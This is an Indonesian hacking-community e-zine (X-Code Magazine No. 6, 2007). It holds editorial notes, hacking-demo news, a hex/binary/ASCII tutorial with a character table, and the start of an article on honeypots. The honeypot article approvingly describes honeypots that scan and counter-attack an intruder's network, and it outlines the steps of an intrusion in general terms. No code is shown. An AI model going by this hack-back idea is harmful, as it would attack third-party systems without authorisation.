


X-Code Magazine *On White paper*  
No. 6 - Date : 16 April 2007

# X-CODE Magazine

X-Code Licensi for Article, logo, etc | Computer • Internet • Hacking



## Honeypot : Seni Menjebak Penyusup di Jaringan

Konsep mengenai Honeypot saat ini banyak diimplementasikan oleh para pakar security jaringan untuk melindungi jaringannya.

(► Oleh Capsoel OK - Hal 18)

## Pemrograman Hack : Source code Open- DigiBlast

Tutorial pemrograman pembuatan Open-DigiBlast tool untuk mengirim paket melalui protokol UDP ataupun TCP/IP

(► Oleh Poni - hal 58)

<http://www.yogyafree.net> | <http://www.yogyafree.net/forum2> | <http://milis.yogyafree.net>

# X-Code Magazine No. 6 dari redaksi

## **Apa itu Majalah X-Code :**

- X-Code magazine adalah majalah komputer, internet dan hacking dengan bahasa Indonesia dengan penggunaan Media Murni PDF.

## **Latar belakang X-Code Magazine :**

- Kebutuhan akan informasi, artikel, hacking dan tutor semakin banyak sehingga Komunitas memutuskan untuk merilis sebuah magazine untuk komunitas IT di Indonesia.

## **Tujuan :**

- Memberikan / sharing / berbagi artikel untuk perkembangan ilmu komputer, internet dan hacking di Indonesia.

## **Misi :**

- Menyebarkan ilmu-ilmu komputer, internet dan hacking untuk tujuan positif.

## **Hak cipta / Licensi :**

- Seluruh materi X-Code Magazine dapat didownload, dibaca, dimodifikasi serta disebarluaskan secara bebas untuk tujuan bukan komersial (nonprofit), dengan syarat tidak menghapus atau merubah atribut penulis.
- Hak cipta di tangan penulis dan X-Code Magazine dengan mengikuti licensi GPL (General Public License)

## **Distribusi X-Code Magazine :**

- Official X-Code Magazine Page :  
<http://www.yogyafree.net/magazine.htm>
- Mailing list X-Code : <http://milis.yogyafree.net/>  
<http://groups.yahoo.com/group/yogyafree>.
- Forum phpBB X-Code : <http://www.yogyafree.net/forum2>
- Friendster X-Code : [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com) /  
[family\\_server2@yahoo.com](http://family_server2@yahoo.com).
- CD Yogyafree Express v4.2 / DVD Yogyafree XTitan 1.6 / Centurion 2600
- Komunitas / media lain yang bekerja sama dengan X-Code Magazine.

## **Contact : X-Code Magazine :**

- Alamat E-mail Redaksi : [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com) (Kota Yogyakarta)

## Kata pengantar

Ahkirnya dalam rentang 3 bulan lamanya dari XCode Magazine No.5, XCode Magazine 6 akhirnya terbit juga pada tanggal 16 April 2007, kami memang sangat sibuk 3 bulan terakhir ini karena kami memfokuskan diri pada Demo Hacking Yogyakarta II, III dan IV, di magazine ini kami tampilkan foto-foto demo hacking agar dapat jadi dokumentasi para pembaca XCode Magazine.

XCode Magazine sengaja sejak munculnya Demo Hacking Yogyakarta awal sengaja tidak memasukkan tutor-tutor dari demo hacking karena kami ingin anda langsung belajar bersama kami didunia nyata dengan mengikuti Demo Hacking Yogyakarta, tapi seiring perkembangan waktu akhirnya bocoran beberapa materi tutor-tutor demo keluar juga dimana dapat anda akses di forum Hacking Yogyakarta walaupun terbatas.

Sepanjang tahun ini Milis dan Forum Yogyakarta members Yogyakarta semakin banyak bahkan untuk forum telah menembus angka yang cukup fantastis jauh melebihi forum-forum se-nada. Ini semua dikarena content-content forum yang semakin berkualitas dan banyak dicari orang selain itu aturan forum dan milis lebih ditegakkan cukup ketat dengan dukungan "Help Support" yang semakin professional.

Di XCode Magazine ini redaksi mengucapkan banyak terima kasih kepada para penulis yang telah memberikan waktunya untuk menulis dan mengirimnya ke redaksi utk XCode Magazine No 6 ini. Ucapan terima kasih ini juga diberikan kepada para panitia demo, para staff, para supporter dan para donator, Redaksi mengucapkan selamat membaca XCode Magazine 6.

Redaksi X-Code Magazine

Team X-Code

## Daftar Isi X-Code Magazine No. 6:

1. **Demo Hacking Yogyakarta** oleh ^family\_code^ - Hal 1
2. **Mengenal Hexadecimal, Binary dan ASCII** oleh Capsoel OK - Hal 4
3. **Honeypot** oleh Capsoel OK - Hal 18
4. **Animasi GIF Dengan Adobe Image Ready 7.0** oleh KanJoko - Hal 23
5. **Membuat File Yang Mencurigakan** oleh KanJoko - Hal 31
6. **Tip Trik Animasi Marquee** oleh KanJoko - Hal 35
7. **Memodifikasi Aplikasi menggunakan PE Explorer dan Resource Hacker** oleh FiSH A.K.A SpICY - Hal 40
8. **ANIMASI MARQUEE DENGAN FRONTPAGE** oleh KanJoko (KanXreeN) - Hal 49
9. **Sending Fake SMS Number With Alpha** oleh IEO\_rETRo - Hal 54
10. **Mengaktifkan program winamp secara otomatis pada saat LogOn** oleh ~ConanZ~ - Hal 56
11. **Pemrograman Hack** oleh Poni - Hal 58
12. **Chatting Mirc Via Handphone** oleh orchard\_road - Hal 68
13. **MEMANFATKAN KELALAIAN ADMIN Pada xWin** oleh achjun[at]gmail.com - Hal 70
14. **Liputan Demo Hacking Yogyakarta III** oleh ^family\_code^ - Hal 75
15. **Liputan Demo Hacking Yogyakarta IV** oleh ^family\_code^ - Hal 83

Penulis X-Code Magazine No. 5 :

- Capsoel OK
- KanJoko (KanXreeN)
- FiSH A.K.A SpICY
- ^family\_code^
- IEO\_rETRo
- Poni
- ~ConanZ~
- orchard\_road
- achjun[at]gmail.com

# Demo Hacking Yogyakarta



Bulan Januari hingga Maret adalah bulan yang penuh dengan kegiatan, Yogyakarta mengadakan Demo Hacking Yogyakarta II dibulan Januari, dibulan Februari 2007 kembali mengadakan Demo Hacking III dan untuk bulan Maret 2007, anda bisa melihat foto-foto dokumentasi di liputan demo yang ada di majalah ini.

## **DVD Yogyakarta**

Diawal tahun 2007 akhirnya Yogyakarta meluncurkan DVD Yogyakarta perdana yaitu disebut DVD Yogyakarta I, kemudian dilanjutkan versi-versi perbaikannya, yaitu DVD Yogyakarta 1.01, 1.02, 1.03, 1.04, 1.05, mulai di 1.06 Yogyakarta meluncurkan codename XTiger untuk versi DVD, DVD XTiger 1.06, 1.07, 1.09, 1.10, series XTiger CodeName berakhir di seri 1.10. Yogyakarta meluncurkan DVD Yogyakarta II perdana dengan codename Astro, untuk DVD Yogyakarta I dikembangkan menjadi codename XTitan 1.20 kemudian perkembangan untuk XTitan adalah 1.20, 1.21, 1.22 dan yang terbaru saat ini 1.50, untuk seri II Asto juga meluncurkan 2.1 dan 2.2 yang akhirnya CodeName Astro harus berakhir diseri 2.2 karena Astro digantikan codename Centurion 2500, series DVD Yogyakarta II yang terbaru, seri DVD Yogyakarta di bulan Januari, Februari, Maret 2007 banyak dibagikan secara gratis, karena Yogyakarta mendapat donasi dari Mbak Selvi, terima kasih banyak mbak selvi. Porsi donasi ini selain untuk DVD juga banyak ditujukan untuk CD gratis.

## **CD Yogyakarta**

CD Yogyakarta Express v3.1 merupakan perkembangan dari Express 3.0, v3.1 ini diproduksi massal dan disebarakan secara gratis ke masyarakat IT Yogya dan luar yogya melalui distributor-distributor Yogyakarta, Yogyakarta juga meluncurkan CD Yogyakarta Pro 9 TITANIUM II - Hacker Edition, seri Pro 9 ini berbeda dengan series sebelumnya Pro 9 TITANIUM X karena TITANIUM II ini merupakan perkembangan dari Express v3.1 yang dimodifikasi dengan content hacking terbaru, di perkembangan terbaru saat ini v3.1 sudah digantikan CD Yogyakarta Express v4.0 lalu diteruskan v4.1 dan v4.1a, untuk mendapatkannya anda tidak perlu membayar satu rupiah pun, karena CD ini GRATIS, sebagai

tambahan CD ini dalam bulan April saja telah di gelontorkan ratusan CD ke berbagai distributor, secara history CD Yogyafree mempunyai lika-liku yang cukup rumit pertama kali CD Yogyafree dirilis pada tanggal 5 Juni 2005 (Ulang tahun Yogyafree ke 1), sampai saat ini CD Yogyafree telah menggelontorkan 40an versi berbeda dari seri CD, CD-CD tersebut dibagi 4 segment besar yaitu Pro 1 - 9 (CD Yogyafree utama), Core 1 (Lebih ditujukan ke hacking), Enterprise 1-5 (Ditujukan untuk non tutor, hanya tools), Express 1.0 - 4.1a (Optimalisasi dari content Pro series), CD Yogyafree Express berkembang dengan terus diupdate, diproduksi dan disupport).

### **Demo Hacking Yogyafree**

Demo Hacking Yogyafree II akhirnya diadakan dibulan Januari 2007, Demo Hacking Yogyafree II mendapat sambutan yang cukup baik dari para peserta karena jumlah pesertanya hampir sama dengan Demo Hacking Yogyafree I, setelah itu Yogyafree kembali mengadakan Demo Hacking lagi yaitu Demo Hacking Yogyafree III dibulan Februari, peserta Demo Hacking Yogyafree III lebih banyak dibandingkan Demo Hacking Yogyafree I dan II, Secara materi Demo Hacking Yogyafree dari I, II dan III tidak slalu sama persis materinya karena di tiap demo yang baru biasanya ada tutorial yang kami tambah, ada juga yang dikurangi atau diganti dengan tutor yang lebih fresh, setelah Demo Hacking Yogyafree III, akhirnya dibulan Maret 2007, Demo Hacking Yogyafree IV diadakan, di Demo Hacking ini Yogyafree menggunakan 2 komputer, dimana salah satunya untuk target, seperti yang telah diketahui Demo yang ke IV ini ditambah Local Hacking, sehingga porsi untuk web hacking jadi sedikit berkurang jika dibandingkan Demo III. Demo Hacking Yogyafree IV adalah yang paling banyak diikuti peserta, jumlahnya melebihi peserta demo hacking Yogyafree III. Demo-demo Hacking Yogyafree I hingga ke IV terlaksana dengan lancar dan sukses karena dukungan dan bantuan para panitia, staff Yogyafree yang berjumlah puluhan, kami segenap komunitas mengucapkan terima kasih kepada semua donator, semua panitia demo dan staff Yogyafree yang telah ikut membantu Demo Hacking I hingga IV.

### **Other Story**

Sebagai tambahan mungkin ada yang bingung kok ada 2 channel Yogyafree yaitu #yogyafree dan #xcode, ceritanya dimulai dari akhir bulan Januari 2007, Staff DALnet membekukan channel #yogyafree, terpaksa akhirnya #yogyafree pindah ke #xcode, setelah itu diahkir bulan Februari 2007, #yogyafree telah dibuka kembali oleh Staff DALnet, sehingga akhirnya Yogyafree mempunyai 2 channel. Walaupun terlihat membingungkan tapi anda disarankan join di 2 channel tersebut agar mempermudah komunikasi anda dengan komunitas, dibulan maret 2007, Yogyafree kedatangan seorang donator tetap dari luar Yogya yaitu Mbak Selvi, Mbak Selvi ini dating saat Demo Hacking Yogyafree III, mbak selvi mendonasikan content-content dari harddisk pak Onno W Purbo

yang tersimpan di harddisk laptop dengan kapasitas 80gb, kunjungan mbak selvi ini merupakan hal yang sangat special untuk kami semua, kamipun sempat makan di KFC depan Mirota Kampus ngobrol bareng tentang Yogyakarta. Kami berterima kasih banyak atas donasi-donasi dari mbak Selvi Di awal bulan April 2007 Yogyakarta kembali kedatangan donator dari Jambi yaitu Pakde, siapa yang tidak mengenal id systemofadown yang posting-postingnya sering membawa angin segar di Forum Sisi Lain, kedatangan Pakde dari Jambi dibulan April ini merupakan suatu kehormatan bagi kami, kami mengucapkan terima kasih banyak atas donasi-donasinya yang selama ini telah diberikan kepada kami.

**Ahkir kata di artikel**

Yogyakarta mengucapkan banyak terima kasih kepada semua pihak, yang telah membantu Yogyakarta tanpa kecuali, karena saking banyaknya yang telah membantu sehingga tidak dapat ditulis nama satu-persatu. cuzz

Penulis :

Kurniawan / ^family\_code^

# Mengenal Hexadecimal, Binary dan ASCII



Hello jumpa dgn saya Capsoel yg bukan tablet apalagi pil..., ini adalah tulisan pertama saya di ezine ini jadi sorry klo masih ada EYD yg salah ato kosakata yg amburadul. Oke langsung aja mungkin kalian para hacker, cracker ato apalah namanya pernah melakukan ritual sniffing yaitu kegiatan memata-matai aktifitas jaringan dengan memakai software Ethereal, Cain, DS-sniff dan lain sebagainya. Ato kalian para cracker software yg menggunakan tool untuk mencrack serial-number ato utak-atik registry windows sering melihat bilangan-bilangan aneh terdiri dari angka dan huruf, kalian tentu bertanya bilangan apakah itu yg bagi para newbie tentu akan sukar untuk menalarnya apalagi mengartikannya hehe. Seperti tampilan berikut ini

```
63 61 70 73 6f 65 6c 20 62 75 6b 61 6e 20 74 61  
62 6c 65 74 20 61 70 61 6c 61 67 69 20 70 69 6c  
atau  
0x77 0x6f 0x77 0x20 0x63 0x61 0x70 0x73 0x6f  
0x65 0x6c 0x20 0x6b 0x65 0x72 0x65 0x6e
```



Otak kalian para newbie termasuk saya pasti berkerut untuk mengartikan bilangan tersebut, yg mungkin malah menganggap bilangan tersebut tidak berarti sama sekali.

Tapi jangan salah itulah yg namanya bilangan Hexadecimal. Penulis akan menjelaskan apa itu "hexadecimal". Hexadecimal merupakan gabungan dari kata "hex" dan "decimal", kata decimal dari kata "dec" yg artinya "10". maksudnya bahwa terdapat 10 digit penomoran dari cara ini (Dec) yaitu 0 1 2 3 4 5 6 7 8 9.

selanjutnya adalah (Hex) yg berarti "6" yg terdiri atas a b c d e f, dan bila di gabungkan keduanya menjadi 16 yg berarti terdapat enam belas digit dalam system penomoran pada hexadecimal, yaitu 0 1 2 3 4 5 6 7 8 9 a b c d e f.

Kita semua tau bahwa data yg dikirimkan dalam proses input-output computer diolah dalam bentuk bit atau "binary digit" yaitu berupa angka 0 dan 1 yg artinya true atau false (on dan off), didalam hexadecimal byte dipecah menjadi 2 bagian dimana untuk satu bytenya sama dengan 8 bit. Format byte merupakan format yg terdiri dari digit 0 atau 1 yg berjumlah delapan bit seperti berikut:

```
00101010 00001011 10101111 10011001
10101101 10101011 01001001 00110101
```

bisa kita lihat bilangan yg sungguh-sungguh sukar untuk diartikan :) apalagi bila jumlahnya ratusan atau ribuan digit bisa meledak tuh otak kekeke.

Oleh karena itu dibuatlah hexadecimal yg memecah byte menjadi 4 satuan bit, yg berarti kita akan memiliki 16 kombinasi ( $2^4=16$ ). Dengan demikian 1 blok byte yg terdiri dari 8 digit bit dibagi menjadi 2 digit hexadecimal. Yang digambarkan sebagai berikut :

0000=0	0001=1	0010=2	0011=3
0100=4	0101=5	0110=6	0111=7
1000=8	1001=9	1010=a	1011=b
1100=c	1101=d	1110=e	1111=f

Jadi bila anda menjumpai digit hexadecimal "A" pola bitnya adalah "1010".

Hexadecimal biasanya ditulis dalam bentuk yg special untuk membedakannya dari bilangan biasa / decimal. Bilangan hexadecimal biasanya ditulis dalam format "0x12", atau "\$12" atau juga "x12" jadi bila anda melihat bilangan seperti ini dalam registry windows atau dimanalah gak mumet lagi sekarang.:

Dalam tampilan Hex Dump / Hex Editor biasanya mempunyai tiga kolom, hexadecimal terletak ditengah-tengah, yang kiri merupakan offset digit decimal dan kanan dari hexadecimal merupakan ASCII equivalent yg merupakan terjemahan dari hexadecimal agar kita bisa mengartikannya dan tak perlu repot-repot menterjemahkannya.

Untuk lebih jelasnya hubungan antara bilangan Decimal, Hexadecimal, Octal, Binary dan ANSI ASCII, berikut merupakan susunan character table dari bilangan tersebut.

<b>TABEL CHARACTER</b>				
Dec	Hexadecimal	Octal	Binary	ANSI ASCII
000	0x00	000	00000000	␣
001	0x01	001	00000001	␣
002	0x02	002	00000010	␣
003	0x03	003	00000011	␣
004	0x04	004	00000100	␣
005	0x05	005	00000101	␣
006	0x06	006	00000110	␣
007	0x07	007	00000111	␣
008	0x08	010	00001000	␣
009	0x09	011	00001001	␣
010	0x0a	012	00001010	␣
011	0x0b	013	00001011	␣
012	0x0c	014	00001100	␣
013	0x0d	015	00001101	␣
014	0x0e	016	00001110	␣
015	0x0f	017	00001111	␣
016	0x10	020	00010000	␣
017	0x11	021	00010001	␣
018	0x12	022	00010010	␣

019	0x13	023	00010011	▯
020	0x14	024	00010100	▯
021	0x15	025	00010101	▯
022	0x16	026	00010110	▯
023	0x17	027	00010111	▯
024	0x18	030	00011000	▯
025	0x19	031	00011001	▯
026	0x1a	032	00011010	▯
027	0x1b	033	00011011	▯
028	0x1c	034	00011100	▯
029	0x1d	035	00011101	▯
030	0x1e	036	00011110	▯
031	0x1f	037	00011111	▯
032	0x20	040	00100000	▯
033	0x21	041	00100001	!
034	0x22	042	00100010	“
035	0x23	043	00100011	#
036	0x24	044	00100100	\$
037	0x25	045	00100101	%
038	0x26	046	00100110	&
039	0x27	047	00100111	'
040	0x28	050	00101000	(
041	0x29	051	00101001	)
042	0x2a	052	00101010	*
043	0x2b	053	00101011	+
044	0x2c	054	00101100	,

045	0x2d	055	00101101	-
046	0x2e	056	00101110	.
047	0x2f	057	00101111	/
048	0x30	060	00110000	0
049	0x31	061	00110001	1
050	0x32	062	00110010	2
051	0x33	063	00110011	3
052	0x34	064	00110100	4
053	0x35	065	00110101	5
054	0x36	066	00110110	6
055	0x37	067	00110111	7
056	0x38	070	00111000	8
057	0x39	071	00111001	9
058	0x3a	072	00111010	:
059	0x3b	073	00111011	;
060	0x3c	074	00111100	<
061	0x3d	075	00111101	=
062	0x3e	076	00111110	>
063	0x3f	077	00111111	?
064	0x40	100	01000000	@
065	0x41	101	01000001	A
066	0x42	102	01000010	B
067	0x43	103	01000011	C
068	0x44	104	01000100	D
069	0x45	105	01000101	E
070	0x46	106	01000110	F

071	0x47	107	01000111	G
072	0x48	110	01001000	H
073	0x49	111	01001001	I
074	0x4a	112	01001010	J
075	0x4b	113	01001011	K
076	0x4c	114	01001100	L
077	0x4d	115	01001101	M
078	0x4e	116	01001110	N
079	0x4f	117	01001111	O
080	0x50	120	01010000	P
081	0x51	121	01010001	Q
082	0x52	122	01010010	R
083	0x53	123	01010011	S
084	0x54	124	01010100	T
085	0x55	125	01010101	U
086	0x56	126	01010110	V
087	0x57	127	01010111	W
088	0x58	130	01011000	X
089	0x59	131	01011001	Y
090	0x5a	132	01011010	Z
091	0x5b	133	01011011	[
092	0x5c	134	01011100	\
093	0x5d	135	01011101	]
094	0x5e	136	01011110	^
095	0x5f	137	01011111	_
096	0x60	140	01100000	`

097	0x61	141	01100001	a
098	0x62	142	01100010	b
099	0x63	143	01100011	c
100	0x64	144	01100100	d
101	0x65	145	01100101	e
102	0x66	146	01100110	f
103	0x67	147	01100111	g
104	0x68	150	01101000	h
105	0x69	151	01101001	i
106	0x6a	152	01101010	j
107	0x6b	153	01101011	k
108	0x6c	154	01101100	l
109	0x6d	155	01101101	m
110	0x6e	156	01101110	n
111	0x6f	157	01101111	o
112	0x70	160	01110000	p
113	0x71	161	01110001	q
114	0x72	162	01110010	r
115	0x73	163	01110011	s
116	0x74	164	01110100	t
117	0x75	165	01110101	u
118	0x76	166	01110110	v
119	0x77	167	01110111	w
120	0x78	170	01111000	x
121	0x79	171	01111001	y
122	0x7a	172	01111010	z

123	0x7b	173	01111011	{
124	0x7c	174	01111100	
125	0x7d	175	01111101	}
126	0x7e	176	01111110	~
127	0x7f	177	01111111	□
128	0x80	200	10000000	€
129	0x81	201	10000001	□
130	0x82	202	10000010	,
131	0x83	203	10000011	<i>f</i>
132	0x84	204	10000100	„
133	0x85	205	10000101	...
134	0x86	206	10000110	†
135	0x87	207	10000111	‡
136	0x88	210	10001000	^
137	0x89	211	10001001	‰
138	0x8a	212	10001010	Š
139	0x8b	213	10001011	<
140	0x8c	214	10001100	Œ
141	0x8d	215	10001101	▯
142	0x8e	216	10001110	Ž
143	0x8f	217	10001111	▯
144	0x90	220	10010000	▯
145	0x91	221	10010001	‘
146	0x92	222	10010010	’
147	0x93	223	10010011	“
148	0x94	224	10010100	”



149	0x95	225	10010101	•
150	0x96	226	10010110	-
151	0x97	227	10010111	—
152	0x98	230	10011000	~
153	0x99	231	10011001	™
154	0x9a	232	10011010	š
155	0x9b	233	10011011	>
156	0x9c	234	10011100	œ
157	0x9d	235	10011101	∏
158	0x9e	236	10011110	ž
159	0x9f	237	10011111	Ÿ
160	0xa0	240	10100000	
161	0xa1	241	10100001	ı
162	0xa2	242	10100010	¢
163	0xa3	243	10100011	£
164	0xa4	244	10100100	¤
165	0xa5	245	10100101	¥
166	0xa6	246	10100110	ı
167	0xa7	247	10100111	§
168	0xa8	250	10101000	¨
169	0xa9	251	10101001	©
170	0xaa	252	10101010	ª
171	0xab	253	10101011	«
172	0xac	254	10101100	¬
173	0xad	255	10101101	
174	0xae	256	10101110	®

175	0xaf	257	10101111	–
176	0xb0	260	10110000	°
177	0xb1	261	10110001	±
178	0xb2	262	10110010	²
179	0xb3	263	10110011	³
180	0xb4	264	10110100	´
181	0xb5	265	10110101	μ
182	0xb6	266	10110110	¶
183	0xb7	267	10110111	·
184	0xb8	270	10111000	¸
185	0xb9	271	10111001	¹
186	0xba	272	10111010	º
187	0xbb	273	10111011	»
188	0xbc	274	10111100	¼
189	0xbd	275	10111101	½
190	0xbe	276	10111110	¾
191	0xbf	277	10111111	¿
192	0xc0	300	11000000	À
193	0xc1	301	11000001	Á
194	0xc2	302	11000010	Â
195	0xc3	303	11000011	Ã
196	0xc4	304	11000100	Ä
197	0xc5	305	11000101	Å
198	0xc6	306	11000110	Æ
199	0xc7	307	11000111	Ç
200	0xc8	310	11001000	È

201	0xc9	311	11001001	É
202	0xca	312	11001010	Ê
203	0xcb	313	11001011	Ë
204	0xcc	314	11001100	Ì
205	0xcd	315	11001101	Í
206	0xce	316	11001110	Î
207	0xcf	317	11001111	Ï
208	0xd0	320	11010000	Ð
209	0xd1	321	11010001	Ñ
210	0xd2	322	11010010	Ò
211	0xd3	323	11010011	Ó
212	0xd4	324	11010100	Ô
213	0xd5	325	11010101	Õ
214	0xd6	326	11010110	Ö
215	0xd7	327	11010111	×
216	0xd8	330	11011000	Ø
217	0xd9	331	11011001	Ù
218	0xda	332	11011010	Ú
219	0xdb	333	11011011	Û
220	0xdc	334	11011100	Ü
221	0xdd	335	11011101	Ý
222	0xde	336	11011110	Þ
223	0xdf	337	11011111	ß
224	0xe0	340	11100000	à
225	0xe1	341	11100001	á
226	0xe2	342	11100010	â

227	0xe3	343	11100011	ā
228	0xe4	344	11100100	ä
229	0xe5	345	11100101	å
230	0xe6	346	11100110	æ
231	0xe7	347	11100111	ç
232	0xe8	350	11101000	è
233	0xe9	351	11101001	é
234	0xea	352	11101010	ê
235	0xeb	353	11101011	ë
236	0xec	354	11101100	ì
237	0xed	355	11101101	í
238	0xee	356	11101110	î
239	0xef	357	11101111	ï
240	0xf0	360	11110000	ð
241	0xf1	361	11110001	ñ
242	0xf2	362	11110010	ò
243	0xf3	363	11110011	ó
244	0xf4	364	11110100	ô
245	0xf5	365	11110101	õ
246	0xf6	366	11110110	ö
247	0xf7	367	11110111	÷
248	0xf8	370	11111000	ø
249	0xf9	371	11111001	ù
250	0xfa	372	11111010	ú
251	0xfb	373	11111011	û
252	0xfc	374	11111100	ü

253	0xfd	375	11111101	ý
254	0xfe	376	11111110	þ
255	0xff	377	11111111	ÿ

Mudah kan mempelajari hexadecimal? Hehehe ..., klo ga mudenk2 wah gw ga bisa bantu deh udah dari sononya kali otak loe cekak. :D

OK sampe disini dulu dah sepet nih mbuat tabel khusus buat loe semua pecinta Underground.

Salam: Capsoel OK

Thanks To :

1. Allah SWT atas karunianya untuk Alam Semesta ini.
2. Temen-temen Pecinta Underground Indonesia

Mailto : kapsule\_ok(@)yahoo.co.id

# Honeypot

## Seni Menjebak Penyusup di Jaringan




Di dunia jaringan terutama internet, keamanan merupakan salah satu hal yang cukup penting untuk diperhatikan oleh para administrator atau pengelola jaringan. Hal ini disebabkan semakin rawannya keamanan suatu jaringan yg bisa disebabkan oleh bermacam-macam hal dari virus, trojan, exploit, serangan cracker sampai keteledoran dari pengelola jaringan sendiri dalam mengkonfigurasi sistem jaringannya karena terbatasnya pengetahuan yang dimilikinya.

Oleh karena itu para pakar security jaringan mencoba melakukan berbagai penelitian untuk mendapatkan konsep keamanan jaringan dengan cara membuat model jaringan yang digunakan untuk mendeteksi adanya serangan terhadap jaringannya dengan cara meninggalkan sebuah pintu belakang (backdoor) yang terbuka dan berisi hal-hal yang menarik bagi penyerang tapi dengan meninggalkan jebakan dibaliknya sehingga begitu terkena jebakan yang dibuat, pengelola jaringan bisa segera melakukan tindakan terhadap

penyerangnya tanpa membuat kerugian terhadap jaringan yang di kelolanya.

Itulah konsep mengenai Honeypot yang sekarang ini banyak diimplementasikan oleh para pakar security jaringan untuk melindungi jaringannya terhadap tamu tak diundang yang mencoba melakukan sesuatu hal yang merugikan terhadap jaringan yang dikelolanya. Honeypot merupakan suatu perangkat jaringan yang melakukan tugas seolah-olah perangkat jaringan umumnya yang telah dimodifikasi agar terkunci atau tidak terhubung pada lalulintas data pada jaringan, dan dirancang untuk menarik perhatian para hacker untuk menyerang perangkat jaringan virtual tersebut tugasnya adalah untuk mengidentifikasi adanya serangan terhadap sistem jaringannya. Selain menidentifikasi Honeypot dapat dirancang untuk melakukan serangan balik kepada jaringan penyerangnya yaitu dengan cara menjalankan skrip otomatis yang bertugas menscan jaringan penyerangnya untuk kemudian menjalankan serangan sesuai dengan tipe vurnabilitynya bila diketahui terdapat lubang keamanan di jaringan tersebut.

### Konsep Honeypot





## Firewall

Ada dua macam jenis Honeypot yaitu Honeypot Hardware berupa Server, Router atau Switch yang telah dimodifikasi yang sebagian fungsinya telah dinonaktifkan dan dibuat sedemikian rupa agar menarik perhatian attacker. Perangkat jaringan ini ditempatkan di dalam jaringan, tidak melakukan komunikasi dengan perangkat jaringan yang lain. Sistem operasi di perangkat ini di modifikasi sebagian fungsinya sehingga penyerang tidak bisa menguasai perangkat ini untuk menyerang perangkat jaringan yang sesungguhnya.

Honeypot hardware dapat juga berupa sekumpulan perangkat jaringan yang membentuk jaringan sesungguhnya yang disebut Honeynet. Tujuan dibuat Honeynet adalah untuk mempelajari berbagai jenis serangan dari para hacker untuk kemudian di publikasikan di internet agar para pengelola jaringan dapat mengetahui teknik-teknik yang dilakukan hacker dalam melakukan serangan terhadap sistem jaringan.

Jenis Honeypot kedua adalah Honeypot berbasis software emulator yang telah dimodifikasi agar fungsinya mirip seperti tugas aplikasi sesungguhnya contohnya seperti Aplikasi Server HTTP, Email, FTP, Sistem Operasi dan lainnya yang dinonaktifkan sebagian fungsinya. Attacker hanya berkebut



dengan software tersebut tanpa pernah berhasil menguasai hardware tempat honeypot berada jadi aplikasi tersebut telah diisolasi sehingga tidak berhubungan dengan aplikasi lain yang sesungguhnya berjalan.dalam jaringan tersebut.

Fungsi paling penting dari Honeypot untuk mengetahui jenis serangan dan sisi psikologis hacker yang menyerangnya. Honeypot harus dibuat seolah-olah menarik dan mudah untuk diserang, tetapi tidak terlalu mudah dalam melakukannya. Sehingga penyerang tidak cepat mengetahui bahwa yang diserangnya adalah sebuah Honeypot karena bila cepat ketahuan maka hacker akan berusaha mencari server lainnya yang berada dalam jaringan tersebut untuk diserangnya.

Pada umumnya jenis serangan para hacker mempunyai pola yang sama yaitu menetapkan target, melakukan scanning, mencari service/daemon yang berjalan dalam jaringan, mencari exploitnya, melakukan serangan, menguasai sistem untuk kemudian meninggalkan backdoor untuk digunakan di lain waktu dengan cara membuka port lainnya atau memodifikasi kernel atau aplikasi yang berjalan dalam jaringan tersebut.

